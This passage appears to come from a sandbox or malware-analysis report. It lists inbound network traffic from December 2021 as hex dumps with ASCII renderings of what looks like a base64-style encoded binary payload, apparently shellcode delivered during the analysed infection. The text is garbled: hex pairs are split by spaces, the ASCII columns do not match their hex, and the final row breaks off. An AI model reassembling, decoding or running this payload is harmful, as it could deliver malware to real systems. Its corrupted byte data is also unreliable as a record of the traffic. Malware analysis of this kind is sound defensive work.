2021-12-02 20:47:22 UTC	11	IN	Data Raw: 47 4c 47 42 46 51 79 78 67 52 6b 55 73 59 44 4d 32 4c 47 42 43 52 69 78 67 52 54 55 73 59 45 46 47 4c 47 41 30 4e 79 78 67 52 55 59 73 59 45 56 44 4c 47 42 47 52 53 78 67 4e 54 51 73 59 45 5a 45 4c 47 41 30 52 69 78 67 4e 7a 63 73 59 45 52 46 4c 47 42 47 4f 53 78 67 4d 54 4d 73 59 45 59 77 4c 47 42 44 52 53 78 67 52 6b 59 73 59 45 59 79 4c 47 42 47 51 53 78 67 4d 55 59 73 59 45 59 34 4c 47 42 46 4e 79 78 67 52 44 4d 73 59 44 64 47 4c 47 42 47 52 43 78 67 5 2 44 63 73 59 45 59 35 4c 47 42 47 51 69 78 67 52 6b 59 73 59 44 63 79 4c 47 42 47 52 69 78 67 4f 55 51 73 59 45 56 45 4c 47 42 45 52 69 78 67 4d 6a 41 73 59 45 5a 45 4c 47 41 31 4e 53 78 67 51 30 49 73 59 45 51 35 4c 47 41 32 52 69 78 67 51 30 55 73 59 45 5a 44 4c 47 42 43 4d 53 78 67 52 6b 51 73 59 44 Data Ascii: GLGBFQyxgRkUsYDM2LGBCRixgRTUsYEFGLGA0NyxgRUYSYEVDLGBGRSxcgNTQsYEEZELGA0RixgNzcsY ERFLGBGOSxgMTMsYEEYwLGBDRSxgRkYsYEEYlLGBGQSxcgMUYSYEEY4LGBFNyxgRDMsYDdGLGBGRxcgRDcsY EY5LGBGQixgRkYsYDcylLGBGRixgOUQsYEVELGBERixgMjAsYEEZELGA1NSxcgQ0IsYEEQ5LGA2RixgQ0UsY EZDLGBCMsXgRkQsYD
2021-12-02 20:47:22 UTC	12	IN	Data Raw: 4e 55 55 73 59 44 4e 43 4c 47 42 47 4f 53 78 67 51 54 6b 73 59 45 52 47 4c 47 42 47 51 79 78 67 4d 6a 6b 73 59 44 68 45 4c 47 41 78 52 69 78 67 51 6a 41 73 59 45 5a 47 4c 47 42 42 51 53 78 67 4e 30 59 73 59 45 59 77 4c 47 42 45 4f 53 78 67 52 6a 4d 73 59 45 59 30 4c 47 42 47 4d 79 78 67 4d 30 59 73 59 45 56 43 4c 47 41 35 52 69 78 67 4d 45 4d 73 59 45 45 32 4c 47 41 32 4e 79 78 67 52 54 63 73 59 44 4d 33 4c 47 42 47 52 69 78 67 4e 7a 55 73 59 44 64 47 4c 4 7 42 45 51 69 78 67 52 45 59 73 59 45 5a 43 4c 47 42 43 4e 79 78 67 52 6b 4d 73 59 44 63 31 4c 47 42 42 4f 53 78 67 52 54 55 73 59 45 4e 46 4c 47 41 30 52 69 78 67 52 44 55 73 59 44 64 47 4c 47 41 32 4d 53 78 67 51 54 63 73 59 44 67 7a 4c 47 42 47 52 69 78 67 52 55 55 73 59 44 64 47 4c 47 42 42 4e 79 78 Data Ascii: NUUsYDNCLGBGOSxgQTKsYERGLGBGQyxgMjksYDhELGAxRixgQjAsYEEZGLGBBQsxcgN0Ys YEEYwLGBEOSxgRjMsYEEY0LGBGMyxgM0YsYEEVCLGA5RixgMEMsYEE2LGA2NyxgRTcsYDM3LGBGRixgNzUs YDdGLGBEQixgREYsYEEZCLGBCNyxgRkMsYDc1LGBBOSxcgRTUsYENFLGA0RixgRDUsYdDGLGA2MSxcgQTcs YDgzLGBGRixgRUUsYDdGLGBBNyx
2021-12-02 20:47:22 UTC	13	IN	Data Raw: 47 41 32 52 53 78 67 52 55 49 73 59 45 4a 47 4c 47 42 47 52 53 78 67 52 6a 45 73 59 44 5a 47 4c 47 41 35 4d 43 78 67 52 6b 55 73 59 44 5a 45 4c 47 42 43 52 69 78 67 51 30 59 73 59 44 64 47 4c 47 41 35 4e 53 78 67 4d 7a 4d 73 59 45 51 33 4c 47 41 33 52 53 78 67 52 6b 4d 73 59 44 55 7a 4c 47 42 47 4e 53 78 67 52 55 59 73 59 45 52 46 4c 47 41 33 4f 53 78 67 52 6a 45 73 59 44 4a 47 4c 47 42 47 51 79 78 67 4e 54 55 73 59 45 51 77 4c 47 41 31 4d 43 78 67 52 6b 5 9 73 59 45 59 7a 4c 47 41 7a 52 69 78 67 51 6a 51 73 59 44 64 43 4c 47 42 45 4e 79 78 67 52 54 4d 73 59 45 45 78 4c 47 41 7a 52 69 78 67 4d 44 59 73 59 45 51 77 4c 47 41 34 51 53 78 67 4e 55 59 73 59 45 59 77 4c 47 41 35 51 69 78 67 52 6b 55 73 59 45 46 45 4c 47 42 46 4f 53 78 67 4d 55 59 73 59 45 5a 42 Data Ascii: GA2RSxgRUIsYEJGLGBGRSxgRjEsYDZGLGA5MCxgRkUsYDZELGBCRixgQ0YsYdDGLGA5NSxcgMzMsYEEQ 3LGA3RSxgRkMsYDUzLGBGNSxcgRUYSYERFLGA3OSxgRjEsYD1JGLGBGQyxgNTUsYEEQwLGA1MCxcgRkYsYEEY zLGAzRixgQjQsYDdCLGBENyxgRTMsYEEEXLGAzRixgMDYsYEEQwLGA4QsxcgNUYSYEEYwLGA5QixgRkUsYEF ELGBFOSxcgMUYSYEEZB
2021-12-02 20:47:22 UTC	15	IN	Data Raw: 51 73 59 45 5a 45 4c 47 42 45 52 69 78 67 52 54 41 73 59 45 59 33 4c 47 41 77 4e 69 78 67 51 54 6b 73 59 44 64 46 4c 47 41 34 51 69 78 67 4f 55 59 73 59 45 46 42 4c 47 42 47 52 69 78 67 52 6a 49 73 59 45 4e 46 4c 47 41 34 51 69 78 67 51 6b 59 73 59 44 45 77 4c 47 41 79 52 69 78 67 4d 30 55 73 59 44 4a 42 4c 47 41 33 52 53 78 67 51 55 51 73 59 44 64 47 4c 47 41 79 4f 43 78 67 52 6b 51 73 59 44 52 45 4c 47 41 77 52 53 78 67 51 6b 55 73 59 45 59 7a 4c 47 42 4 2 51 69 78 67 52 6b 4d 73 59 44 45 33 4c 47 41 33 52 69 78 67 4e 45 59 73 59 44 41 34 4c 47 42 45 4e 69 78 67 52 55 59 73 59 45 59 35 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 45 52 47 4c 47 42 45 51 69 78 67 4e 7a 6b 73 59 45 55 7a 4c 47 41 35 4e 79 78 67 52 6b 59 73 59 44 52 42 4c 47 41 33 51 53 78 67 52 Data Ascii: QsYEEZELGBERixgRTAsYEEY3LGAwNixgQTKsYDdFLGA4QixgOUYSYEFBLGBGRixgRjIsYENFLGA4Qixg QkYsYDEwLGAyRixgM0UsYD1JBLGA3RSxcgQUQsYDdGLGAyOCxcgRkQsYDRELGAwRSxcgQkUsYEEYzLGBBQixg RkMsYDE3LGA3RixgNEYSYDA4LGBENixgRUYSYEEY5LGA1MyxgRjUsYERGLGBEQixgNzksYEUzLGA5Nyxg RkYsYDRBLGA3QsxcgR
2021-12-02 20:47:22 UTC	16	IN	Data Raw: 33 52 69 78 67 4f 44 59 73 59 45 4a 46 4c 47 41 30 51 69 78 67 52 6b 59 73 59 45 49 7a 4c 47 42 43 52 43 78 67 4d 30 59 73 59 45 59 33 4c 47 42 46 52 69 78 67 4e 45 45 73 59 45 56 47 4c 47 42 47 52 53 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 46 4d 43 78 67 4e 30 59 73 59 45 56 44 4c 47 41 34 4d 79 78 67 52 6b 4d 73 59 45 52 45 4c 47 41 33 52 69 78 67 4f 44 4d 73 59 44 56 47 4c 47 41 35 52 69 78 67 4e 7a 6b 73 59 45 59 33 4c 47 41 33 4e 79 78 67 52 6b 59 73 5 9 45 45 35 4c 47 42 47 51 53 78 67 52 6a 63 73 59 45 55 34 4c 47 41 77 4d 43 78 67 52 6b 4d 73 59 45 51 7a 4c 47 42 46 4f 53 78 67 4d 6a 55 73 59 44 45 79 4c 47 42 43 4e 53 78 67 52 6a 51 73 59 45 45 33 4c 47 41 33 52 69 78 67 52 6a 41 73 59 44 51 33 4c 47 41 7a 52 53 78 67 52 6b 4d 73 59 45 4a 47 4c 47 Data Ascii: 3RixgODYsYEFJFLGA0QixgRkYsYEEIzLGBCRxcgM0YsYEEY3LGBFRixgNEEsYEVGLBGRSxcgRkQsYEEZGL GBFMCxcgN0YsYEEVDLGA4MyxgRkMsYERELGA3RixgODMsYDVGLGA5RixgNzksYEEY3LGA3NyxgRkYsYEE5L GBGQSxcgRjcsYEU4LGAwMCxgRkMsYEEQzLGBFOSxcgMjUsYDEyLGBCNsxcgRjQsYEE3LGA3RixgRjAsYDQ3L GAZRSxgRkMsYEEJGLG

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	17	IN	Data Raw: 59 44 64 47 4c 47 41 33 52 53 78 67 52 6b 45 73 59 44 4d 33 4c 47 42 47 52 43 78 67 4e 44 6b 73 59 44 64 47 4c 47 42 47 4e 79 78 67 4d 30 59 73 59 45 55 33 4c 47 42 43 52 69 78 67 52 6a 51 73 59 44 46 43 4c 47 42 47 52 69 78 67 4d 7a 59 73 59 44 45 34 4c 47 42 46 51 53 78 67 4e 6b 59 73 59 45 5a 44 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 44 4e 47 4c 47 42 45 52 53 78 67 4e 7a 6b 73 59 45 55 31 4c 47 41 78 4e 79 78 67 52 54 41 73 59 44 6b 31 4c 47 42 43 52 69 78 67 52 54 4d 73 59 45 4e 47 4c 47 42 47 52 69 78 67 4d 44 63 73 59 44 64 47 4c 47 42 47 4e 79 78 67 52 6a 51 73 59 44 4d 33 4c 47 42 47 4f 53 78 67 4e 30 49 73 59 45 52 43 4c 47 41 7a 52 69 78 67 51 30 4d 73 59 44 64 47 4c 47 42 46 4e 53 78 67 4e 7a 63 73 59 45 59 35 4c 47 42 47 4e 53 78 67 52 44 4d Data Ascii: YDdGLGA3RSxgRkEsYDM3LGBGRcXgNDksYDdGLGBGNyxgM0YsYEU3LGBCRixgRjQsYDFCLGBGRixgMzYsYDE4LGBFQsXgNkYsYEZDLGA1MyxgRjUsYDNGLGBERSxgNzksYEU1LGAxNyxgRTAsYDk1LGBCRixgRTMsYENGLGBGRixgMDcsYDdGLGBGNyxgRjQsYDM3LGBGOSxgN0IsYERCLGAzRixgQ0MsYDdGLGBFNsXgNzcsYEY5LGBGNSxgRDM
2021-12-02 20:47:22 UTC	19	IN	Data Raw: 43 78 67 52 54 41 73 59 45 59 78 4c 47 42 42 4e 79 78 67 52 44 49 73 59 44 68 43 4c 47 42 47 4e 53 78 67 52 45 59 73 59 44 46 43 4c 47 41 33 51 79 78 67 52 6a 67 73 59 44 56 43 4c 47 42 47 52 53 78 67 51 54 59 73 59 45 55 35 4c 47 42 45 52 53 78 67 4d 55 59 73 59 45 5a 43 4c 47 41 77 4e 79 78 67 4d 54 59 73 59 44 49 79 4c 47 42 43 4d 79 78 67 51 6b 59 73 59 44 45 35 4c 47 42 43 52 43 78 67 52 6a 59 73 59 44 63 4c 47 42 52 53 78 67 52 44 51 73 59 44 5a 47 4c 47 42 47 52 53 78 67 4f 55 49 73 59 44 59 31 4c 47 41 77 4e 79 78 67 51 7a 55 73 59 44 4a 47 4c 47 41 31 4d 79 78 67 4f 45 4d 73 59 45 55 33 4c 47 41 35 52 69 78 67 4e 30 59 73 59 45 59 33 4c 47 41 7a 52 53 78 67 4d 7a 41 73 59 45 5a 46 4c 47 42 43 52 69 78 67 4d 55 59 73 59 45 5a 45 4c 47 42 45 Data Ascii: CxgRTAsYEYxLGBBNyxgRDIsYDhCLGBGNSxgREYsYDFCLGA3QyxgRjgsYDVCLGBGRSxgQTYsYEU5LGBERSxgMUYSYEZCLGAwNyxgMTYsYDIyLGBCMyxgQkYsYDE5LGBCRcXgRjYsYDCLGBGRSxgRDQsYDZGLGBGRSxgOUIsYDY1LGAwNyxgQzUsYDJGLGA1MyxgOEMsYEU3LGA5RixgN0YsYFY3LGAzRSxgMzAsYEFZFLGBCRixgMUYSYEZELGBE
2021-12-02 20:47:22 UTC	20	IN	Data Raw: 59 30 4c 47 42 45 4f 53 78 67 4d 30 51 73 59 44 4d 77 4c 47 42 46 51 69 78 67 4e 6b 59 73 59 45 5a 45 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 45 5a 47 4c 47 41 78 4f 43 78 67 4e 7a 51 73 59 44 6b 79 4c 47 41 78 52 43 78 67 52 6b 4d 73 59 45 4d 31 4c 47 41 33 4f 43 78 67 52 6a 55 73 59 45 59 7a 4c 47 42 45 52 69 78 67 52 6a 67 73 59 45 5a 47 4c 47 42 47 51 53 78 67 51 6b 51 73 59 45 51 79 4c 47 41 33 52 69 78 67 52 6a 45 73 59 44 45 33 4c 47 42 47 52 69 78 67 4e 6a 45 73 59 44 68 45 4c 47 42 47 52 69 78 67 52 55 45 73 59 45 56 47 4c 47 41 35 4d 43 78 67 51 6b 55 73 59 45 5a 42 4c 47 42 44 52 43 78 67 52 6b 59 73 59 45 4e 42 4c 47 41 33 52 69 78 67 4d 55 49 73 59 45 45 79 4c 47 42 47 4e 79 78 67 4d 30 49 73 59 45 5a 44 4c 47 41 31 4e 43 78 67 52 6b 51 73 59 Data Ascii: YOLGBEOSxgM0QsYDMwLGBFQixgNkYsYEZELGA1MyxgRjUsYFZGLGAxOCxgNzQsYDkyLGAXRCxgRkMsYEM1LGA3OCxgRjUsYFZLGBERixgRjgsYFZGLGBGQsXgQkQsYFQyLGA3RixgRjEsYDE3LGBGRixgNjEsYDhELGBGRixgRUEsYFVGLGA5MCxgQkUsYFZBLGBDRcXgRkYsYENBLGA3RixgMUIsYEEyLGBGNyxgM0IsYEZDLGA1NCxgRkQsY
2021-12-02 20:47:22 UTC	21	IN	Data Raw: 67 52 45 59 73 59 45 59 33 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 4d 31 4c 47 41 33 52 53 78 67 4f 45 59 73 59 45 52 47 4c 47 41 35 4d 69 78 67 52 45 45 73 59 45 4e 46 4c 47 41 33 52 53 78 67 4f 45 51 73 59 44 56 47 4c 47 42 46 4d 79 78 67 4f 55 59 73 59 44 49 77 4c 47 41 31 4f 43 78 67 4f 45 59 73 59 44 64 47 4c 47 42 45 4e 79 78 67 4e 55 59 73 59 45 55 7a 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 56 43 4c 47 41 77 4f 43 78 67 52 55 55 73 59 45 51 35 4c 47 42 44 4e 53 78 67 51 55 59 73 59 45 59 78 4c 47 41 32 51 69 78 67 52 6b 4d 73 59 44 6b 79 4c 47 41 79 4f 53 78 67 52 6b 51 73 59 44 6c 47 4c 47 42 45 52 53 78 67 52 45 51 73 59 45 45 33 4c 47 42 46 52 69 78 67 4e 30 55 73 59 44 5a 45 4c 47 42 47 51 53 78 67 52 6a 6b 73 59 44 63 33 4c 47 42 46 52 43 Data Ascii: gREYsYFY3LGBENyxgRjgsYDM1LGA3RSxgOEYsYERGLGA5MixgREEsYENFLGA3RSxgOEQsYDVLGBBFMyxgOUYsYDIwLGA1OCxgOEYsYDdGLGBENyxgNUYsYEUZLGBENyxgRjgsYDVCLGAwOCxgRUUsYFQ5LGBDNsXgQUYsYFYxLGA2QixgRkMsYDkyLGAYOSxgRkQsYDIGLGBERSxgREQsYEE3LGBFRixgN0UsYDZELGBGQsXgRjksYDc3LGBFRC
2021-12-02 20:47:22 UTC	23	IN	Data Raw: 4c 47 42 43 52 53 78 67 4e 30 59 73 59 45 56 44 4c 47 41 79 4e 79 78 67 4e 30 55 73 59 44 68 45 4c 47 41 31 52 69 78 67 4e 6a 4d 73 59 44 64 42 4c 47 41 30 51 79 78 67 52 54 6b 73 59 44 42 45 4c 47 42 44 4d 69 78 67 4e 30 49 73 59 44 68 43 4c 47 41 33 52 53 78 67 52 6b 55 73 59 44 41 32 4c 47 42 43 52 69 78 67 52 6b 49 73 59 45 46 47 4c 47 42 47 4d 53 78 67 4e 6b 49 73 59 45 5a 44 4c 47 41 33 4d 53 78 67 4e 7a 63 73 59 45 45 34 4c 47 41 30 52 69 78 67 51 54 49 73 59 45 55 31 4c 47 41 78 52 69 78 67 52 6b 59 73 59 44 6c 43 4c 47 41 31 4d 43 78 67 4e 6b 4d 73 59 45 5a 45 4c 47 41 33 51 69 78 67 52 44 45 73 59 45 52 47 4c 47 42 43 52 69 78 67 52 55 51 73 59 45 46 47 4c 47 42 47 4d 53 78 67 4e 6b 49 73 59 45 5a 44 4c 47 41 7a 4e 69 78 67 52 6a 51 73 59 45 51 Data Ascii: LGBCRSxgN0YsYFVDLGAyNyxgN0UsYDhELGA1RixgNjMsYDdBLGA0QyxgRTksYDDBELGBDMixgN0IsYDhCLGA3RSxgRkUsYDA2LGBCRixgRkIsYFGLGBGMSxgNkIsYFZDLGA3MSxgNzcsYEE4LGA0RixgQTIsYEU1LGAxRixgRkYsYDCLGA1MCxgNkMsYFZELGA3QixgRDEsYERGLGBCRixgRUQsYFEGFLGBGMSxgNkIsYFZDLGAzNixgRjQsYFQ
2021-12-02 20:47:22 UTC	24	IN	Data Raw: 6b 49 73 59 45 5a 44 4c 47 41 78 51 53 78 67 51 6b 59 73 59 45 4e 47 4c 47 41 79 4d 79 78 67 51 54 49 73 59 44 4e 43 4c 47 42 47 4d 53 78 67 51 7a 51 73 59 45 5a 47 4c 47 41 30 4f 43 78 67 51 6a 67 73 59 45 5a 44 4c 47 42 46 4f 53 78 67 4d 44 51 73 59 45 56 47 4c 47 41 35 52 69 78 67 51 54 41 73 59 45 4e 47 4c 47 42 47 52 53 78 67 4e 44 67 73 59 44 5a 42 4c 47 41 35 4d 79 78 67 52 44 41 73 59 44 56 44 4c 47 42 47 52 43 78 67 4d 54 6b 73 59 45 4a 47 4c 47 41 77 4d 79 78 67 51 30 51 73 59 45 52 45 4c 47 41 78 4e 79 78 67 51 7a 51 73 59 44 55 33 4c 47 41 7a 4e 43 78 67 4d 6a 63 73 59 45 5a 47 4c 47 41 77 4f 43 78 67 4e 30 51 73 59 45 59 32 4c 47 41 35 51 69 78 67 52 6b 59 73 59 44 45 32 4c 47 42 43 52 69 78 67 51 7a 59 73 59 45 46 47 4c 47 42 47 4d 53 78 67 Data Ascii: kIsYFZDLGAxQsXgQkYsYENGLGAyMyxgQTIsYDNCLGBGMSxgQzQsYFZGLGA0OCxgQjgsYFZDLGBFOSxgMDQsYFVGLGA5RixgQTAsYENGLGBGRSxgNDgsYDZBLGA5MyxgRDAsYDVLGBGRcXgMTksYFJGLGAwMyxgQ0QsYFRELGAxNyxgQzQsYDU3LGAzNCxgMjcsYFZGLGAwOCxgN0QsYFY2LGA5QixgRkYsYFZ2LGBCRixgQzYsYFGLGBGMSxg
2021-12-02 20:47:22 UTC	25	IN	Data Raw: 42 45 4d 53 78 67 52 55 59 73 59 44 4e 47 4c 47 41 79 4d 53 78 67 51 6b 55 73 59 45 5a 45 4c 47 41 78 4e 79 78 67 4e 6a 6b 73 59 44 68 44 4c 47 41 35 4e 79 78 67 51 7a 51 73 59 44 52 43 4c 47 41 33 52 69 78 67 4d 6b 51 73 59 44 64 45 4c 47 42 47 4e 69 78 67 4d 55 59 73 59 45 4a 46 4c 47 42 47 4f 53 78 67 4d 7a 55 73 59 44 64 46 4c 47 41 34 52 43 78 67 52 6b 59 73 59 44 67 7a 4c 47 41 33 4f 43 78 67 4e 6b 49 73 59 44 52 46 4c 47 41 35 52 69 78 67 52 6b 59 73 59 45 4e 43 4c 47 42 44 4e 43 78 67 4e 7a 63 73 59 45 4a 47 4c 47 41 34 4d 69 78 67 4e 6a 41 73 59 45 5a 47 4c 47 41 31 4e 69 78 67 4d 7a 51 73 59 45 55 32 4c 47 42 47 52 69 78 67 4f 54 45 73 59 44 59 77 4c 47 42 47 52 43 78 67 4f 55 55 73 59 45 59 30 4c 47 42 47 51 69 78 67 4d 6b 59 73 59 44 49 31 4c Data Ascii: BEMSxgRUYSYDNGLGAyMSxgQkUsYFZELGAxNyxgNjksYDhDLGA5NyxgQzQsYDRCLGA3RixgMkQsYDdELGBGNixgMUYSYFJFLGBGOSxgMzUsYDdFLGA4RCxgRkYsYDgzLGA3OCxgNkIsYDRFLGA5RixgRkYsYENC LGBDNCxgNzcsYFJGLGA4MixgNjAsYFZGLGA1NixgMzQsYEU2LGBGRixgQTEsYDYwLGBGRcXgOUUsYFY0 LGBGQixgMkYsYDI1L

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	27	IN	Data Raw: 73 59 45 45 7a 4c 47 41 33 4e 69 78 67 52 44 63 73 59 44 4d 30 4c 47 42 42 52 69 78 67 4e 30 59 73 59 44 4e 47 4c 47 42 43 4e 53 78 67 4d 7a 6b 73 59 44 41 7a 4c 47 42 45 52 69 78 67 4d 54 41 73 59 44 52 46 4c 47 41 33 52 69 78 67 4d 45 45 73 59 45 51 78 4c 47 42 46 4d 43 78 67 4e 55 49 73 59 45 4d 30 4c 47 42 47 52 69 78 67 4d 45 59 73 59 44 67 34 4c 47 41 31 4e 79 78 67 52 6b 59 73 59 44 42 47 4c 47 42 44 4d 69 78 67 52 55 59 73 59 44 42 43 4c 47 42 46 4d 69 78 67 52 45 59 73 59 44 6c 47 4c 47 41 79 4d 43 78 67 52 45 55 73 59 45 5a 42 4c 47 42 46 4e 79 78 67 4f 44 67 73 59 45 59 33 4c 47 42 47 52 69 78 67 52 45 45 73 59 44 4e 47 4c 47 41 34 4d 43 78 67 4e 7a 67 73 59 44 6b 78 4c 47 41 32 4e 43 78 67 52 55 59 73 59 44 5a 47 4c 47 42 42 4e 79 78 67 52 6a Data Ascii: sYEEzLGA3NixgRDcsYDM0LGBBRixgN0YsYDNGLGBCNsXgMzksYDAzLGBERixgMTAsYDRFLGA3RixgMEEsYEQxLGBFMCxgNUIsYEM0LGBGRixgMEYsYDg4LGA1NyXgRkYsYDBGLGBDMixgRUyYsYDBCLGBFMIxgREYsYDIDLGAyMCxgREUsYIEZBLGBFNyXgODgsYIEY3LGBGRixgREEsYDNGLGA4MCxgNzgsYDkxLGA2NCxgRUyYsYDZGLGBBNyXgRJ
2021-12-02 20:47:22 UTC	28	IN	Data Raw: 4d 79 78 67 51 7a 59 73 59 45 5a 45 4c 47 42 46 51 69 78 67 4d 54 45 73 59 45 4a 45 4c 47 42 42 52 53 78 67 51 54 67 73 59 45 56 45 4c 47 41 32 52 69 78 67 4e 44 6b 73 59 45 49 30 4c 47 42 47 4f 43 78 67 51 54 4d 73 59 45 45 35 4c 47 42 46 52 43 78 67 4e 55 59 73 59 44 51 32 4c 47 41 7a 51 79 78 67 52 6a 63 73 59 44 68 43 4c 47 41 77 4f 43 78 67 51 30 55 73 59 45 4a 47 4c 47 41 30 4e 69 78 67 52 6a 4d 73 59 45 59 35 4c 47 42 42 52 69 78 67 52 44 41 73 59 45 4a 44 4c 47 42 47 52 69 78 67 4d 7a 49 73 59 45 45 79 4c 47 42 46 52 43 78 67 4d 55 59 73 59 44 51 31 4c 47 42 43 51 79 78 67 52 6a 67 73 59 45 56 47 4c 47 41 78 4d 69 78 67 4d 45 51 73 59 45 5a 46 4c 47 41 7a 4e 69 78 67 52 54 49 73 59 45 56 47 4c 47 42 47 52 69 78 67 4f 55 4d 73 59 45 59 77 4c 47 42 Data Ascii: MyxgQzYsYEZELGBFQixgMTEsYEJELGBBRsXgQTgsYEVELGA2RixgNDksYIEI0LGBGOCxgQTMksYEE5LGBFRcXgNUYsYDQ2LGAzQyxgRjcsYDhCLGAwOCxgQ0UsYIEJLGA0NixgRjMsYIEY5LGBBRixgRDAsYIEJDLGBGRixgMzIsYIEYELGBFRcXgMUyYsYDQ1LGBcQyxgRjgsYIEVGLGAxMixgMEQsYIEZFLGAzNixgRTIsYIEVGLGBGRixgOUMsYIEYwLGB
2021-12-02 20:47:22 UTC	29	IN	Data Raw: 45 5a 44 4c 47 42 44 52 53 78 67 51 6b 59 73 59 45 4d 7a 4c 47 42 45 4d 69 78 67 4d 7a 63 73 59 45 4d 7a 4c 47 41 34 51 69 78 67 52 45 59 73 59 45 5a 44 4c 47 41 7a 4e 79 78 67 52 6b 55 73 59 44 56 45 4c 47 41 33 4e 69 78 67 52 55 49 73 59 45 52 47 4c 47 41 35 51 53 78 67 52 55 4d 73 59 45 56 47 4c 47 41 31 52 69 78 67 52 6a 49 73 59 44 6c 43 4c 47 42 47 52 69 78 67 4e 6a 59 73 59 45 4a 47 4c 47 42 47 4f 53 78 67 4f 44 49 73 59 44 4d 79 4c 47 41 34 51 79 78 67 4d 55 51 73 59 44 55 7a 4c 47 42 47 51 79 78 67 51 54 63 73 59 44 49 79 4c 47 41 34 51 79 78 67 52 6b 4d 73 59 44 63 7a 4c 47 41 33 52 69 78 67 4f 55 59 73 59 44 4e 47 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 63 30 4c 47 42 47 52 53 78 67 4d 55 49 73 59 45 5a 44 4c 47 41 32 51 69 78 67 4e 55 59 73 Data Ascii: EZDLGBDRsXgQkYsYEMzLGBEMixgMzcsYEMzLGA4QixgREYsYEZDLGAzNyXgRkUsYDVELGA3NixgRUIsYERGLGA5QsXgRUMsYIEVGLGA1RixgRjIsYDIDLGBGRixgNjYsYIEJLGBGOSxgODIsYDMYLGAA4QyxgMUQsYDUzLGBGQyxgQTcsYDIYLGAA4QyxgRkMsYDczLGA3RixgOUYsYDNGLGBFQyxgOEIsYDc0LGBGRsXgMUIsYIEZDLGA2QixgNUYs
2021-12-02 20:47:22 UTC	31	IN	Data Raw: 78 67 4e 6b 59 73 59 44 4d 32 4c 47 42 42 52 69 78 67 4e 30 59 73 59 44 51 79 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 56 45 4c 47 41 35 52 43 78 67 52 44 63 73 59 44 64 47 4c 47 41 77 4d 53 78 67 4e 55 55 73 59 45 5a 47 4c 47 41 32 52 43 78 67 52 6b 55 73 59 45 4a 45 4c 47 42 43 52 69 78 67 52 6a 41 73 59 45 56 47 4c 47 41 30 4f 53 78 67 4f 55 49 73 59 44 4e 47 4c 47 42 47 52 69 78 67 52 45 59 73 59 45 49 35 4c 47 42 47 4e 43 78 67 51 7a 63 73 59 44 4e 4 5 4c 47 42 42 4d 79 78 67 52 6a 6b 73 59 45 52 42 4c 47 42 43 4d 69 78 67 52 6a 4d 73 59 44 4d 31 4c 47 42 42 4d 79 78 67 51 55 4d 73 59 44 55 79 4c 47 42 46 4e 79 78 67 52 44 55 73 59 45 5a 47 4c 47 41 78 4e 43 78 67 4d 44 45 73 59 45 55 78 4c 47 41 79 52 69 78 67 52 6b 55 73 59 45 55 35 4c 47 42 45 52 Data Ascii: xgNkYsYDM2LGBBRixgN0YsYDQyLGBBRixgRkYsYEVELGA5RCxgRDcsYDdGLGAwMSxgNUUsYIEZGLGA2RCxgRkUsYIEJELGBCRixgRjAsYIEVGLGA0OSxgOUIsYDNGLGBGRixgREYsYIEI5LGBGNcXgQzcsYDNELGBBMyxgRjksYERBLGBCMixgRjMsYDM1LGBBMyxgQUMsYDUyLGBFNyXgRDUsYIEZGLGAxNCxgMDEsYIEUxLGAyRixgRkUsYIEU5LGBER
2021-12-02 20:47:22 UTC	32	IN	Data Raw: 7a 4c 47 42 44 52 53 78 67 4f 55 49 73 59 44 64 47 4c 47 41 77 51 69 78 67 52 45 55 73 59 45 5a 44 4c 47 41 31 51 69 78 67 52 6b 55 73 59 44 67 7a 4c 47 42 46 52 69 78 67 52 6b 55 73 59 44 49 7a 4c 47 42 46 4f 53 78 67 4e 55 59 73 59 45 59 79 4c 47 42 45 4e 79 78 67 4e 30 4d 73 59 45 5a 43 4c 47 42 43 4e 79 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 51 79 78 67 4e 44 4d 73 59 44 67 35 4c 47 42 45 4e 69 78 67 4f 55 59 73 59 45 51 33 4c 47 42 43 52 69 78 67 5 1 6b 59 73 59 45 4a 46 4c 47 42 47 51 53 78 67 4f 44 63 73 59 44 55 79 4c 47 41 34 4d 69 78 67 51 54 67 73 59 45 59 7a 4c 47 42 46 51 53 78 67 4d 54 55 73 59 44 56 46 4c 47 42 47 52 43 78 67 4d 7a 55 73 59 45 5a 47 4c 47 42 45 4f 53 78 67 4f 54 63 73 59 45 59 33 4c 47 42 45 4d 69 78 67 51 6b 59 73 59 45 Data Ascii: zLGBDRsXgOUIsYDdGLGAwQixgREUsYIEZDLGA1QixgRkUsYDgzLGBFRixgRkUsYDIzLGBFOSxgNUYsYIEYyLGBENyXgNOMsYIEZCLGBCNyXgRjQsYIERGLGBGQyxgNDMsYDg5LGBENixgOUYsYIEQ3LGBCRixgQkYsYIEJFLGBGQSxgODcsYDUyLGA4MixgQTgsYIEYzLGBFQSxgMTUsYDVFLLGBGRcXgMzUsYIEZGLGBEOSxgOTcsYIEY3LGBEMixgQkYsYIE
2021-12-02 20:47:22 UTC	33	IN	Data Raw: 52 6b 59 73 59 45 4d 7a 4c 47 41 33 52 69 78 67 52 6b 4d 73 59 44 52 47 4c 47 41 77 52 53 78 67 4e 7a 41 73 59 45 5a 46 4c 47 41 78 4d 79 78 67 4f 44 67 73 59 45 49 7a 4c 47 41 33 52 53 78 67 4f 54 63 73 59 45 52 47 4c 47 42 45 51 53 78 67 52 6a 45 73 59 45 4d 32 4c 47 41 35 52 69 78 67 4e 44 41 73 59 44 4d 34 4c 47 42 47 52 69 78 67 52 45 45 73 59 45 4a 47 4c 47 41 30 4d 53 78 67 52 6a 67 73 59 45 5a 42 4c 47 42 43 52 69 78 67 4f 44 51 73 59 44 63 34 4c 47 42 47 4e 53 78 67 4d 7a 63 73 59 44 55 35 4c 47 41 33 52 69 78 67 52 6a 51 73 59 44 64 47 4c 47 42 42 4e 69 78 67 51 6 b 59 73 59 45 56 43 4c 47 41 33 52 69 78 67 52 6b 4d 73 59 45 49 78 4c 47 42 43 52 69 78 67 4d 44 51 73 59 45 59 78 4c 47 41 33 52 69 78 67 52 6b 51 73 59 44 49 32 4c 47 42 43 52 69 78 Data 